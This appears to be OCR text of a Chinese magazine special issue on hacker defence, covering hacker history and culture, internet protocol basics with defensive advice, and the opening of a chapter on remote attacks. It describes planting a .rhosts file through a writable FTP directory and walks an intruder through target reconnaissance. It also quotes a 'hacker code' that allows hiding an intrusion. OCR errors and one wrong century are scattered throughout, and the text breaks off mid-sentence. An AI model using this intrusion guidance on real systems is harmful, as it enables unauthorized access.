黑客防线秘笈

《家庭电脑世界》特刊 Hacker Defence 定价:28元

HACKER

黑客入侵原理揭秘

黑客攻击手段曝光

黑客工具：全接触

黑客防范：黑吃黑！

1000种黑客工具全面测析

数十种黑客攻击手段曝光

第一部分 初识黑客

第一章 黑客的前世今生

第二章 防黑必备基础

第二部分黑客手段大曝光

第三章 黑客常见破解及攻击手法分析

第四章 黑客工具简介

第五章 常见系统漏洞分析

第六章 加密及解密技术

第三部分：防黑技术面面观

第七章 互联网上的安全问题

第八章 防范并捉住黑客

第九章 防火墙技术

第十章 网络防黑和入侵检测的产品

20 世纪黑客大事记

黑客与网络安全资源

第一章 黑客的前世今生

1．1 黑客？骇害？还是怪客？

不少人认为黑客就是在网络上非法侵人别人机器的人，但除了黑客外，我们还常常听到骇客、怪客的称呼，一些人也郑重其事地站出来，声称黑客与骇客是不一样的，他们声称黑客创造东西，而骇客只会破坏，另外，还有一些人也将那些只会破坏的人侵者称为怪客。

那么，究竟什么才是真正的黑客、骇客、怪客呢？

1．1．1 什么是“黑客”（Hacker）

事实上，黑客也就是英文 Hacker 的音译，Hacker 这个单词源于动词 Hack，这个词在英语中有“乱砍、劈、砍”之意，还有一个意思是指“受雇于从事艰苦乏味工作的文人”。Hack 的一个引中意义是指“干了一件非常漂亮的事”。在十九世纪 60 年代的时候，电脑系统是非常昂贵的，都只是存在于各大院校与科研机构的“玻璃房”中，技术人员使用一次电脑，需要很复杂的手续，而且电脑的效率也不是很高，为了绕过一些限制，最大限度地利用这些昂贵的电脑，最初的程序员们就写出了一些简洁高效的捷径程序，这些程序往往较原有的程序系统更完善，而这种行为便被称为 Hack。而在早期的麻省理工学院里，“Hacker”有“恶作剧”的意思，尤指那些手法巧妙、技术高明的恶作剧。可见，至少是在早期，黑客这个称谓并元贬义。

“破解不是学习使用一个什么软件，不是按照说明书来操作，它是一种人和人智力的较量，是一种智慧的战争艺术，是一种知识与知识的较量。从本质上讲，学习破解跟学习其它知识一样。都是要下苦功夫，要靠灵感，要靠自己思考的。’这就是黑客们对自己的行为的诠释。

1．1．2 什么是“怪客”与“骇客”（Cracker）

骇客、怪客则是“Cracker”的音译，就是“破坏者”的意思。这些人做的事更多的是破解商业软件、恶意入侵别人的网站并造成损失。

怪客具有与黑客同样的本领，只不过是在行事上有些差别而已，这也是我们常常很难分清黑客与怪客的原因之一。

其实，黑客也好，骇客、怪客也好，名称只是一种代号而已，应该说他们之间并无绝对的界限，我们也很难将他们区分得很清楚，他们都是非法人侵者。既是非法人侵，再区分什么善意人侵与恶意人侵也没有意义了，而且无论是哪一种人侵，元论是有意还是无意，都有可能造成被人侵者的损失。

1．1．3 怎样才算是一个黑客！

首先，黑客绝非是自称的，自称为黑客，甚至只是取了一个与黑客相关的名字，都会遭到真正的黑客嘲笑。在黑客的圈子里，只有其它的黑客接纳了你，得到其它黑客的认可，你才能算个黑客。

其次，你应该具有一定的创造力，仅仅是拿着黑客前辈们所编写的黑客软件到处乱试，一且出现问题却又束手元策的人，绝对称不上黑客。

此外，一名黑客还应该具有黑客的精神以及黑客的行为，要能够融人黑客们自然形成的黑客文化当中去，你才能算得上是一名黑客。

当然，不管怎么样，黑客的技能是必备的。

总的来说，要成为一名黑客，你必须是技术上的行家，并且热衷于解决问题，能无偿地帮助他人。

1．2 黑客简史

有一种观点，认为黑客对电脑技术的革新作出了不可磨灭的贡献，而近些年来互联网的飞速发展，也有黑客的一份功劳在其中。有些人对此观点嗤之以鼻，但我们只要回顾一下黑客发展的历史，就会发现这种说法并不过分，正如前文所提到的，“ Hacker ”这个称谓在早期是令人自豪的，直到现在仍有人以被称为“ Hacker ”（黑客）而自豪，并以洁身自好的姿态与“ Cracker ”（U 怪客）们区分开来。的确，最早的 Hacker 是一种褒义词，只有那些最优秀的技术专家，才能被冠以 Hacker 的称号。这可以追溯到几十年前第一台微机刚诞生的时候。那时因特网的雏形 ARPANET 也刚刚建立，当时能够使用这个网络的，都是一些程序设计专家或是科学家等，总之都是一群处于高科技最前沿的人们，而正是这些人创造了 Hacker 这个词。从某种意义上，可以把这些最早的 Hacker 视为 Internet 的创始人，正是他们开发出了强大的、迄今仍在使用的 Unix 操作系统，这就是最早的黑客。他们具有高超的技术、过人的智力以及坚韧的探索未知事物的毅力。他们对电脑技术的发展，对因特网的发展！＊都作出了巨大的贡献，这些“ 黑客 ”是值得尊敬的。

但是到了 70 年代，情况发生了变化，更多的黑客出现了，这些黑客也同样具有高超的技术，他们以侵人别人的系统为乐，随意地修改别人的资料，使得黑客这个称谓逐渐变得不那么令人喜欢。同时因为大量的黑客及黑客技术的涌现，加上因特网的发展，让黑客与黑客之间的交流更容易，在因特网上也出现了专供黑客交流的 BBS，黑客逐渐形成了科技领域、尤其是电脑领域的一个独特的群体。

1．3 黑客文化

黑客这个的相对群体人数绝对算不上多，但在信息时代的影响却绝不可小看，这些人往往掌握着最先进的技术，一旦他们要将这些技术用于不正当的用途，也就是所谓的“ 怪客行为 ”的时候，其危害是难以想象的。在黑客出现至今短短的几十年内，他们基本已经形成了自己独有的黑客文化。

要想了解黑客文化，我们可从黑客行为、黑客态度以及黑客们自己定下的黑客守则等几个方面来认识。

1．3．1 黑客行为

黑客们一再声称自己与“ 怪客 ”的不同，于是便对黑客行为有了各种各样的注释，但总结起来 ，不外乎以下几条：

1、不随便攻击个人用户及站点

虽然黑客们在找到系统漏洞并侵入时，往往都会很小心避免造成损失，并尽量善意地提醒管理者，但在这过程中有许多因素都是未知的，没有人能肯定最终会是什么结果，因此一个好的黑客是不会随便攻击个人用户及站点的。

2、多编写一些有用的软件

这些软件都是免费的，但又和一般的共享软件有所不同，因为这些软件的源代码同时也是公开的。

3、帮助别的 v 黑客测试与调试软件

没有人能写出完全没有一点错误或是不需要改进的完美软件，因而对软件的测试与调试是非常重要的，测试与调试软件甚至会比编写软件更耗费精力。但在黑客的世界中，这或许算不了什么，因为在你编写出一个软件后，会有许多其它的黑客热心地帮助你测试与调试。

4、力所能及地做一些义务的亨

黑客们都以探索漏洞与编写程序为乐，但在黑客的圈子中，除了探索漏洞与编写程序外，还有许多其它的杂事，如维护和管理相关的黑客论坛、新闻讨论组以及邮件列表，维持大的软件供应站台，推动 RFC 和其它技术标准等等，这些事都需要人来做，但也许并不都是那么令人感到有趣。所以，那些花费大量精力，义务地为网友们整理 FAQ、写教程的黑客，以及各大黑客站点的站主，在网络上都是令人尊敬的。

5、洁身自好，不作“ 怪客 ”混在一起

真正的黑客总是耻于与“ 怪客 ”为伍，他们不会随意破解商业软件并将其广泛流传，也不会恶意侵人别人的网站并造成损失。他们的所作所为更像是对于网络安全的监督。

1．3．2 黑客精神

1、“ Free ”（自由、免费）的精神

这是黑客文化的精髓之一，“ Free ”是黑客最应该具有的态度。

黑客们诞生并成长于开放的互联网，他们解决问题并创造新的东西，他们相信自由并自愿的互相帮助。最明显的一个表现，就是在互联网上，黑客们编写的各种黑软件都是完全免费共享的，甚至连源代码都是公开的。而黑客们在帮助你之后，惟一的要求只是你在成长起来以后同样地帮助别人。

“ Free ”可算是黑客的传统精神，也是现代黑客们所尽力保持的。

2、探索与创新的精神 ！

所有的黑客都是喜欢探索软件程序奥秘的人。他们探索着程序与系统的漏洞，并能够从奴学到很多知识，在发现问题的同时，他们都会提出解决问题的创新方法。

在互联网急剧发展，并在人们的生活的方方面面起着越来越重要的作用的时候，正是黑客们探索与创新的精神，使得互联网的安全问题引起了人们的重视。

3、反传统的精神

反传统的精神在黑客们身上表现得最明显不过了，不具备这种精神的人，很难想象他会成为土个黑客。而这里的“ 反传统 ”主要是指科学技术上的反传统，并不包含任何贬义。

黑客们做得最多的事，就是探索与创新，这都需要他们具有反传统的精神。他们的快乐就源自于攻破传统的东西。

4、合作的精神

个人的力量是有限的，黑客们很明白这一点，因此才有了那么多供黑客交流的论坛与新闻组。在技术上保守的人是不可能成为黑客的。

最后必须要说明的一点是，所谓的黑客精神不应该是想成为黑客的人所刻意追求的，这是在每一个黑客以及每一个即将成为黑客的人身上自发地表现出来的。

1．3．3 黑客守则

黑客崇尚的是自由，他们有组织，也都是一些松散的、为了讨论技术而存在的组织，而所谓的黑客守则，也不像是我们日常生活中的这样那样的以各种形式制定的守则，事实上，这是一群最崇尚自由的人，他们最不喜欢的就是规则，所以并没有绝对的黑客守则。但黑客对自己的技术都很自豪，不喜欢别人误解自己，也不喜欢别人将黑客与“ 怪客 ”、“ 骇客 ”之类的混在一起，因而在互联网上便流传着种种黑客们自律的“ 黑客守则 ”。

黑客守则有多种版本，比较典型的一种如下：

1、不要恶意破坏任何的系统，这样作只会给你带来麻烦。

2、不要破坏别人的软件或资料！

3、不要修改任何系统文件，如果是因为进人系统的需要而修改了系统文件，请在目的达到后将它改回原状。

4、不要轻易地将你要黑的或是黑过的站点告诉你不信任的朋友。

5、不要侵入或破坏政府机关的主机。

6、已侵人电脑中的帐号不得清除或修改。

7、可以为隐藏自己的侵人而作一些修改，但要尽量保持原系统的安全性，不能因为得到系统的控制权而将门户大开。

8、不要做一些无聊、单调并且愚蠢的重复性工作。

9、做真正的黑客，读遍所有关于系统安全或系统漏洞的书。

1．4 黑客必须具备的基本技能

作为一名黑客，是需要一定的技术深度的，虽然随着技术的发展，黑客们需要不断地学习、尝试使用更新更好的技术，但一些基本的技能应该是必须要掌握的。

1．4．1 程序设计基础

毫无疑问，编程是每一个黑客所应该具备的最基本的技能。

！但是，黑客与程序员又是不同的，黑客往往掌握着许多种程序语言的精髓（或说是弱点与漏洞）。并且黑客们都是以独立于任何程序语言之上的概括性观念来思考一件程序设计上的问题。汇编语言、C 语言都是黑客们应该掌握的。

黑客们培养这种能力的方法，也与常人有所不同，他们也看种种书籍，但更多的是读别人的源代码，这些源代码大多数是前辈黑客们的作品，同时他们也不停地自己写程序。

1．4．2 了解并熟悉各种操作系统

Unix 之所以如此受到黑客们的重视，并不仅仅因为它最初就是由黑客所编写的。我们知道除了 Unix 外还有很多操作系统，但能得到源代码并任意修改的操作系统，只有 Unix！

更重要的是，Unix 是用于网络的操作系统，互联网上有很多主机使用的操作系统都是 Unix，至少在目前，互联网还不能没有 Unix。因此，许多黑客同时也是一个 Unix 专家，他们清楚 UNIx 这个操作系统的整个运作过程与基理占

除 Unix 操作系统外，黑客还必须熟知诸如 Linux、Windows、Novell 等操作系统，才能让自己做黑客如虎添翼！

1．4．3 互联网的全面了解与网络编程

黑客们所创造出来的东西，在很多领域都在起着作用，但只有互联网，才是黑客们真正的舞台，作为一名黑客，不懂得使用 World Wide Web 与 HTML 是不可思议的。

同时，若没有网络编程基础，要做黑客也是苍白无力的。

第二章 防黑必备基础

2．l 基本概念解析

2．1.1 万维网（ WWW ）

WWW 即 World Wide Web，中文一般称为万维网（或全球网），平常说的 Web．互联网其实与此是同一含义。创建 WWW 是为了解决 lnternet 上的信息传递问题。在 WWW 创建以前，几乎所有的信息发布都是通过 E-mail、 FTP、 Archie 等实现的。E－mail 的使用让不同的团体和个人之间的信息交换变得很广泛；FTP(文件传输协议）用来从一台计算机到另一台计算机进行文件传输； Archie 用来查找 Internet 上的各种文件，由于 Internet 上的信息散乱地分布在各处，因此除非知道所需信息的位置，否则无法对信息进行搜索。

由于这样或那样的限制必须开发出一种全新的独立于各种平台的方法以便于在 lnternet 上传递信息。正是在这种需求下瑞士日内瓦的欧洲粒子物理实验室 CERN 开发出超文本标记语言（HTML）HTML 是从一种称为标准化标记语言（SGML）的文档格式语言演化而来的。HTML 设计为易于学习、使用和在 Internet 上传递信息的一种文档表示语言，HTML 比 SGML 更简单易学。为了在 Internet 创上传递 HTML 文档，要使用基于 TCP／IP 的协议。这种协议后来成为超文本传输协议 (HTTP)。WWW 是随 HTTP 和 HTML 一起出现的，Web 通过使用强有力的媒介传递信息克服了许多早期信息传递的限制，Web 服务器利用 HTTP 一传递 HTML 文件，Web 浏览器群使用 HTTP 检索 HTML 文件，从 web 务器一旦检索到信息，Web 浏览器就会以静态和交互（如文本、图像）的形式显示各种对象。

随着文本、图像、影像、声音和交互式应用程序的统一，WWW 已经成为信息交换的一种很有效的方式。正是由于 WWW 的出现，我们才可以浏览各种信息来源，并且通过各种超级链接从一种信息来源转到另一种信息来源。超级链接是指向 Web 页面的统一资源定位器（URL）的对象。当用户单击一个超级链接时，该用户就会到超级链按所指向的 Web 页面。URL 可以看作是 Web 页面的地址。每个 Web 页面都有一个或多个 URL 与之相关。在特殊应用程序和浏览测览器的推动下，Web 很快成为 Interneth 发布文本和多媒体信息的一种有效手段。 WWW 很大程度上是在 NCSA（National Cente for Supercomputing Applications)于 1993 年发布的 Mosai（Web 测览器）后得到普及的。

WWW 之所以如此流行是因为它克服了 Web 浏览器出现之前许多应用程序的缺点，这些应用程序在 Internet 上用来发布信息。在过去，Internet 上几乎所有信息都是字符文本格式，这样信息不能按照多种格式表示，导致了浏览和搜索方面的困难。而 WWW 上的信息可以有多种格式，易于浏览和理解。例如，在讨论复杂问题时，可以使用图表、影像剪辑甚至互动式应用程序，而不仅仅是字符文本，这样会便于解释论题，使人一目了然。WWW 集成了所有的现觉辅助效果来表示信息。

由于 WWW 是基于客户机/ 服务器模式，因此它是与平台无关的，通常．服务器对于浏览 Web 站点的用户是透明的,这是 WWW 之所以成功的另一个原因。CERN 所定义的 Internet 标准和协议不是私有标准，因此任何人都有权使用与 Internet 标准和规范一致的自己的 Web 服务器和 Web 浏览器。这种自由和开放性使得一些机构（如 NCSA，Netscape 和 Microsoft）能够扩充现有的 Internet 标准（如 HTML），满足 WWW 用户更广泛的需要。正是这些先驱机构的努力，才使得 WWW 一直成为 Internet 的首选信息发布工具，为 Internet 的使用者提供更多的选择和控制权。

与其他信息发布工具相比，WWW 由于所需的费用很低，并且覆盖面广，因而具有很大的吸引力。另外使用各种搜索机制 Web 站点分类目录数据库注册一个 Web 站点，可以使客户在需要时得到所需的信息。

2．l．2 TCP／IP 协议

TCP／IP 有透彻的了解，这是任何一个有能力的入侵者所必备的素质。只有深刻理解 TCP／IP 协议，才会知道 Internet 是怎样运转的、而事实上 TCP/IP 协议的应用领域已不仅仅限于 Internet，比如说可以利用 TCP／IP 建立 Intranet。TCP／IP 协议是由美国国防部开发的一组通信协议，允许不同的计算机共享一个网络上的信息。当把两个相同的 PC 联网已不再是一个技术性挑战时，TCP／IP 提供了解决下面这个棘手问题的办法：那就是如何将一台 PentiumPC 连接到一台 DEC 小型机或 Sillcon GraPhics 工作站上去。事实上，TCP／IP 协议是使 Internet 各部分紧密结合的粘合剂。下面我们分别介绍 TIP 与 IP 的意义。

TCP

TCP 也就是英文 Transfer Control Protocol 的缩写，意为“ 传输控制协议。TCP 是可靠的、基本的传输协议，这用于提供可靠的、全双工的虚拟线路连接。连接是在发送和连接的节点端口之间实施的。TCP 的数据流是 8 位一组的，它可在 TCP 主机之间提供多个虚拟线路的连接。

IP

IP 是英文 Internet Protocol 的缩写，意即“ 互联网协议。"IP 协议是一个网络层协议，它在许多数据链路层协议上提供无连接数据服务。但是 IP 协议同其他网络层协议一样，不负责数据仓的传送，它尽最大的努力传送数据。而上层协议可以在 IP 协议的基础上负责数据仓的传送服务。IP 提供了一系列有趣的服务，成为设计其它协议的基础。IP 提出独立于下层的网络逻辑地址（即 IP 地址）来表示。它利用地址决议协议（ARP）把这一逻辑地址同一个节点的物理节点地址联系起来。TCP／IP 可以提供比其他协议更大的便利，其中之一就上面所提到的，可以在各种不同的硬件和操作系统上工作，因而利用 TCP／IP 可以迅速方便地创建一个子网络，这类网络中可以有 Mac 机、IBM 兼容机、sun 工作站、MIPS 机等。这些机器可以用共同的协议与同伴进行通信，正是由于这个原因，传输控制协议（TCP）和互联网协议（IP）的应用越来越广泛，TCIP／IP 现在已经成了连接不同系统的共同标准。在网络普及的美国，TCP／IP 处于公共领域，并已美国国防部要求在安全部门及其所周的承包商、研究单位和大学中使用，几乎所有的计算机系统销售商都提供 TIP／IP。互联网技术屏蔽了底层网络硬件细节，使得不同类型的网络之间可以互相通信。但 TCP／IP 协议组组本身存在着一些安全性问题。由于大量重要的应用程序都以 TCP 作为它们的传输层协议，因此 TCP 的安全性问题会给网络带来严重的后果。目前还没有十分简便的方法防止伪造 IP 地址的人侵行为，但我们可以采取以下措施来尽可能地保护系统免受这类攻击。首先，我们可以配置路由器和网关，使它们能够拒绝网络外部与本网内具有相同 IP 地址的连接请求，而且，当包的 IP 地址不在本阿内时，路由器和网关不应该把本网主机的包发送出去。其次，在包发送到网络上之前，我们可以对它进行加密。虽然加密过程要求适当改变目前的网络环境，但它将保证数据的完整性和真实性。为了防止从 SYN－RCVD 到 CLDSE－WAIT 状态的伪转移，需要改变操作系统中 TCP 操作的部分相关代码，使得当 TCP 机处于 SYN－RCVD 状态时，忽略任何对等主机发来的 FIN 包。只有当建立连接后，才可以使连接建立定时器无效。也就是说，在同步开放连接建立过程中，当主机收到一个 ACK 时，定时器应置为无效，使状态转移到 ESTABLISHED。只有 CLOSED 等少数几种状态与定时器无关。入侵主机可能会迫使 TCP 机转移到这些状态，因为该状态不受任何定时器制约，如果入侵者不发送适当的包，生机可能会被阻塞在这个状态。

2．1．3 超文本传输协议（ HTTP）

HTTP 的的英文全称是 Hypertext Transfer Protocol，中文译为"超文本传输协议 ”HTTP 是当前运行最多的协议，它本身是安全的，但它提供的相关服务影响了它的安全性。

HTTP 是应用级的协议。主要用于分布式协作的超媒体信息系统。HTTP 协议是通用的、无状态的，其系统建设与传输的数据无关。HTTP 也是面向对象的协议，可用于各种任务，包括（并不局限于）域名服务、分布式对象管理、请求方法的扩展和命令等等。

Web 帐户这种快速访问、汗放以及无状态的特性，使得控制和保护变得非常困难。

在 Internet 上，HTTP 通信往往发生在 TCP／IP 连接之上，其缺省端口为 80，也可用其他端口。这并不会妨碍 HTTP 在其他协议之上的实现，事实上，HTTP 协议规范并没有限制其底层实现。当浏览器收到其不理解的数据类型时，会依靠其地附加应用程序来将其转换成可以理解的格式。这些应用程序一般叫观察器，它们的安全性非常重要因为 HTTP 协议并不能阻止这类观察器执行危险命令。

对于代理服务和网关应特别小心，转发 HTTP 不能理解其格式的请求时更要谨慎。HTTP 的版本决定协议的功能，代理和网关不应发送其版本比自己版本还高的信息。如果收到高版本请求，网关或代理均应将其版本降下来，以错误信息响应，或是转到另一处理过程中去。

一些主要的 HTTP 客户程序，如 Purveyor 和 Netscape Navigator 支持 SOCKS 及透明代理等各种代理机制。

另外，无论将服务器放干网络的里面还是外面，都应考虑防火墙；HTTP 的开放性具有很大的风险，况且还要担心观察器和小的应用程序。

在选择防火墙时，要考虑 HTTP 代理服务的功能，这对于保护浏览器是很有用的。一些防火墙和工具，比如 TISFWTK 就提供了完全的 HTTP 客户代理。

2．1 .4 简单邮件传输协议（SMTP）

SMTP 即 Simple Message Transfer Protocol，中文译为‘ 简单邮件传输协议 ”，SMTP 是 TCP／IP 协议族定义的机器问交换邮件的标准，SMTP 只是关注底层邮件传递系统如何将报文从一个机器传到另一个机器，它没有定义邮件如何存储或以多快速度传送。

SMTP 客户机和服务器间的通信由可读的 ASCll 文本组成。SMTP 定义了命令格式，使人们容易看到客户机与服务器间的交互情况。最初，客户机建立一条到服务器的可靠数据流连接，并等待服务器发送一个“ 220 READY FOR MAIL ”报文。收到 220 报文后，客户机发送一个 HELLO 命：，服务器通过标识自己做响应。一旦建立通信，发送者可传送一个或多个邮件报文、终止连接，或请求服务器交换发送者和接收者的身份以使报文能反向流动。接收者必须确认每个报文，也可异常终止整个连接或当前的报文传送。

邮件事务由 MAIL 命令开始，它给出发送者标识待和一个包括接收差错报告地址的 FROM 字段。接收者准备其接收新邮件报文的数据结构，并通过发送响应 250 回答 MAIL 命令表示正常。完全的响应由文本 250 组成。与使用其他应用协议一样，程序 R 读缩写命令和每行开头的 3 个数字，其余文本用于调试邮件软件。

成功执行 MAIL 命令后，发送者发出标识邮件报文接收者的一系列 RCpp 命令。接收者必须确认每个 RCPT 命令，这可以通过发送 250 或发送差错报文 550 来完成。确认所有的 RCPT 命令后，发送者发出一个 DATA 命令。一个 DATA 命令告诉接收者发送者已经传送了一个完整的邮件报文。接收者用报文 354 响应，并指明用于终止邮件报文的字符序列。终止序列由 5 个字符组成：回车、换行、点、回车和换行。

一旦客户机可发出 TURN 命令将连接反向，然后接收音发响应 250，并假定已控制了连接。随着任务反过来原服务器端将发回任何等待的邮件报文。控制交互的任一端可选择终止会话，只要发出一个 QUIT 命令即可。另一端用命令 221 响应意味着同意终止连接。

如果一个用户移动了，服务器可能知道用户新的邮箱地址。SMTh 支持服务器通知客户机新的地址，以便客户机以后使用它。当通知客户机新的地址时，服务器可能选择转发这个引发报文的邮件，或可能请求客户机负责转发。

2．1．5 文件传输协议（FTP）

FTP 的英文全称是 File Transfer Protocol,中文指‘文件传输协议’。是为进行文件共享而设计的因特网标准协议。FTP 服务允许客户将文件从一个机器复制到另一个机器，它类似于 NFS 的方式．不过用于远程网络，客户端一般也需验证。

当提供自己的 FTP 服务器的时候，可使用非匿名服务器进行口令验证，但这只能供少数一些人使用（如一个小部门的人进行文件共享）。通常的情况下使用匿名 FTP，使没有得到全部授权访问 FTP 服务器的远程用户，可以传输能够共享的文件。如果运行 FTP 服务器，用户就可能在未经允许登录的情况下，取得存放在系统中一个分离的公共区域中的文件，并可能取得系统中的任何东西。站点上的匿名 FTP 区可能存有机构的文件档案、软件、图片以及其他类型的信息，这些信息是人们需要从用户那里得到的，或用户希望与他们共享的。

使用匿名 FTP，用户可以用‘匿名"拥户名登录 FTP 服务器。通常情况下，要求用户提供完整的 E－mall 地址做为响应。然而在大多数站点上，这个要求不是强制性的，只要它看起来像 E－mail 地址（如：它是否包含@符号），它不对口分做任何方式的校验。

要确保匿名 FTP 服务器只能存取允许存取的信息，不允许外人存取本机的其他资料，如私人资料等。

在 FTP 服务器处理匿名用户命令之前，许多 FTP 服务器执行 Chroot 命令进入匿名 FTP 区。然而，为了支持匿名 FTP 利用户 FTP.FTP 服务器要访问所有文件，这就是说 FTP 服务器并不总是在 chroot 环境中运行。

为了解决这个问题，可以通过修改 inetl 的配置来代替直接启动 FTP 服务器，它执行 hroot(用类似于 chrootuid 的程序）然后再启动 FTP 服务器。一般情况下 FTP 只限于在匿名用户下访问，匿名用户有其正常的访问权,在启动 FTP 服务器前执行 chroot 意味着匿名用户也受到限制。如果 FTP 服务器上没有匿名用户，这就无关紧要了。

建立匿名 FTP 系统的具体技术依赖于操作系统使用的特定 FTP 管理程序（守护程序）。

匿名用户获取到不应见到的文件，通常是由于内部客户将文件放在匿名 FTP 区。

如果不希望外界阅读自己的文件，最好不给匿名的 FTP 提供文件。如果可能，就采用其他传输方式。否则，可使用改进的 FTP 服务器，如：wuarchive 服务器，它提供半匿名访问，这就要求匿名用户用一个附加口令来访问某些路径，也可以把文件放在没有阅读权，只有执行权的路径下。这样做是让人们知道传输文件的名字，但不能让他们看到文件内容。

无论用什么方法一定要让能往匿名 FTP 路径下存放文件的任何人都知道：不要把机密文件放在外人可读的路径下。实现它的简单方法是：阻止用户用匿名 FTP 路径写文件并要求他们请系统管理员来提供某个文件。

FTP 有安全漏洞是人所共知的而且现在的 FTP 正变得非常复杂和难以理解，功能也不断增强。比如，FTP 系统的一个主要安全漏洞是它可以波黑客骗取某个用户的权限，而黑客实际上是以公共帐户方式登录的。

FTP 服务器的目录权限是很重要的，照客一旦侵入，其第一件事就是查看目录是否可写。如果可以。他便会把包含其名字和当前机器的.rhosts 文件放到该目录下由于该目录通常是 FTP 用户（FTPD）的主目录于是一个可以进入系统的远程登录就大功告成了。

对于 FTP 的安全防范，应该注意以下两点：

1、FTP 服务器运行是否正确

应当定期检查 FTP 服务器运行是否正确，如果是 Windows NT 系统，可以在本机上使用 IP 回环（looplack)地址来检验：

ftp 127.0.0.1

本机检验与通过 Windows NT 和大部分 Unix 客户进行检验没什么区别，可以决定 FTP 服务器的目录、访问许可等是否正确。

2、FTP 服务器配置是否正确

根据 CIAC 的建议，在配置 FTP 服务器时应考虑下面的原则：

（1）匿名 FTP 服务器中的文件和目录不应属于“ ftp ”，否则匿名用户就可以通过 Internet 远程修改、替换和删除它们。

（2）不要将、／etc／passwd ”文件的任何加密口分放到匿名 FTP 区“ ~ftp/etc／passwd 中，因为里客可能取回这些加密口令并试图去破解。也不能对匿名用户设置任何可写文件的权限。即使有时候远程用户认为有这样的目录会觉得比较方便，但同时也可能被黑客用来保在非法文件，包括一些加密材料。

2．1．6 远程登录标准 Telnet

Telnet 是一种因特网远程终端访问标准。它真实地模仿远程终端，但是不具有图形功能，它仅提供基于字符界面的访问。Telnet 允许为任何站点上的合法用户提供远程访问权，且不需要做特殊约定。Telnet 并不是一种非常安全的服务，虽然登录时它要采用户认证。由于 Telnet 发送的信息都未加密，所以信息容易被网络监听。仅当远程机及其与本地站点之间的网络通信安全时，Telnet 才是安全的。这就意味着在互联网上 Telnet 是不安全的。现在有一种安全的登录客户程序，然而这种程序应用得并不多，主要是因为应用这种程序，在服务器端要有相应的服务器程序。除了 Telnet，还有几种程序能用于远程终端访问和执行程序，如 rlogin。rsh 和 on。在受托的环境里使用这些程序，允许用户远程登录而无需重新输人口令。他们登录的主机相信用户所用的主机已对其用户做过认证。但是使用这几个 r 命令是特别不安全的，容易受到 IP 欺骗和名字欺骗以及其他欺骗技术的攻击。托管生机模式不适合在因特同上使用，事实上，因为地址信任非常地不安全，所以不要相信自己说来自哪个主机的数据包。在没有防火墙保护的网络内使用 rlogin 和 rsh 是可以的，这取决于企业内部安全措施。然而，on 依靠客户机程序进行安全检查，每个人都可以假冒客户机而回避检查。因此，on 是很不安全的，即使在没有防火墙的局域网内使用（它能让任何一个用户以其他用户的名誉运行任何一个命令）也是如此，最好是废除 rexd 服务，使 on 失效。

2．1．7 域名服务（DNS）

域名服务是指在人们使用的主机《与机器使用的数字 IP 地址之间进行转换。在互联网早期阶段，网上的每个站点都保留一个主机列表，其中列有相关的每个机器的名字和 IP 地址。随着联网的主机成百万地增加，每个站点都保留一份主机列表就不现实了，也很少有站点能够那样做。一方面是如果那样做，主机列表会非常大，另一方面是当其他机器改变名字和对应的地址时，主机列表不能及时修改，这两方面的原因都导致主机到表不易修改。

取而代之的是使用域名服务 DNS。DNS 允许每个站点保留自己的主机信息，也能查询其他站点的信息。DNS 本质上不是一个用户级回务，但它是 SMTP、FTP 和 Telnet 的基础，每个其他的服务都用到它，因为用户愿意使用域名而不是那些难记的数字。许多匿名 FTP 服务器还要进行名字和地址的双重验证，否则不允许从客户机登录。

一般来说，每一个企业网都必须使用和提供名字服务，以便加入互联网。然而，提供 DNS 服务的主要风险是可能泄露内部机器信息。在 DNS 的数据库文件中往往会包含一些主机信息的记录，这些信息如果不加以保护是很容易被外界知道的，也很容易给攻击者提供一些有用信息，如机器所用的操作系统等。

内部使用 DNS 和依赖主机名进行认证，使人们无力抵抗那些建立了伪 DNS 服务器的入侵者，这可以通过几种方法组合来解决，包括：

使用 IP 地址（而不是主机名）来认证所需的更安全的服务（防止名字欺骗技术）。

为保证最安全的服务，要认证用户而不是主机名，因为 IP 地址也不可靠（防止 IP 欺骗技术）。

2.2.1 远程攻击

2.2.1 什么是远程攻击

简单的说，远程攻击就是指攻击远程计算机。“ 远程计算机 ”的定义如下：

“ 一台远程计算机是指这样一台机器：它不是你正在其上工作的平台，而是能利用某类协议通过 Internet 网或任何其他网络介质被使用的计算机 ”。

而准确一点儿说，一个远程攻击的攻击对象是攻击者还无法控制的计算机；也可以说，远程攻击是一种专门攻击除攻击者自己计算机以外的计算机，这台计算机可能是在近在咫尺的同一工作间或是同一楼房中，也有可能是在千里之遥的大洋彼岸。

2．2．2 如何进行远程攻击

通常的远程攻击可以分为以下几个步骤进行：

l、收集目标信息

首先，进行远程攻击并不需要和攻击目标进行密切地接触。入侵者的第一个任务（在识别出目标机及其所在的网络的类型后）是决定他要对付谁。此类信息的获得毋须干扰目标的正常工作（假设目标没有安装防火墙，因为大部分的网络都没有安装防火墙，长期以来一直如此）。此类的某些信息可通过下面的技术获得：

* 运行一个查询命令 host。通过此命令，入侵者可获得保存在目标域服务器中的所有信息。其查询结果所含信息量的多少主要依靠于网络的大小和结构。旁 WHOIS 查询。此查询的方法可识别出技术管理人员，这类信息也被认为是无用的，其实不然，因为通常技术管理人员需要参与目标网的日常管理工作，所以这些人的电子邮件地址会有些价值（而且同时使用 host 和 WHOIS 查询有助于你判断目标是一个实实在在的系统还是一个页结点，或是由另一个服务形成的虚拟的域等等。

* 运行一些 Usenet 和 WEB 查询。在入侵者和目标进行实际接触之前，他还有许多查询工作要做。其中之一就是查询某位技术管理人员的名字信息（使用强制的、区分大小写的、完全匹配用的条件查询）。通过查询入侵者可了解这些系统管理员和技术管理员是否经常上 Usenet。同样，也可在所有可用的安全邮件列表的可查询集合中查询他们的地址。有许多网络服务可用于收集目标的信息，如 finger、 howmount 和 rpcinfo 都是好的起点。但不要停滞于此，你还能利用 DNS、Whios、Sendmail(smtp)、ftp、uucp 和其他的可用的各种服务。收集系统管理员的相关信息是最为重要的。系统管理员的职责是维护站点的安全，当他们遇到各种问题时，许多管理员会迫不及待地将这些问题发到 Usenet 或邮件列表上以寻求答案。只要肯花一些时间来寻找此系统管理员的地址（和其他的一些信息）你便能彻底地了解他的网络、他的安全概念以及他的个性。因为发出这种邮件的系统管理员总会指明他们的组织结构、网络的拓补结构和他们面临的问题。因为不直接使用根帐号，所以系统管理员的 ID 可为任何字符串。让我们假设你知道这个 ID：walrus。进一步假设通过 host 查询命令你得到了 150 台计算机的有关信息其中包括每台计算机的名字。例如他们可以是 mail.victim.net、news.victim.net、shell.victim.net、cgi.victim.net 等等（尽管在实践中，它们可能会有'主题 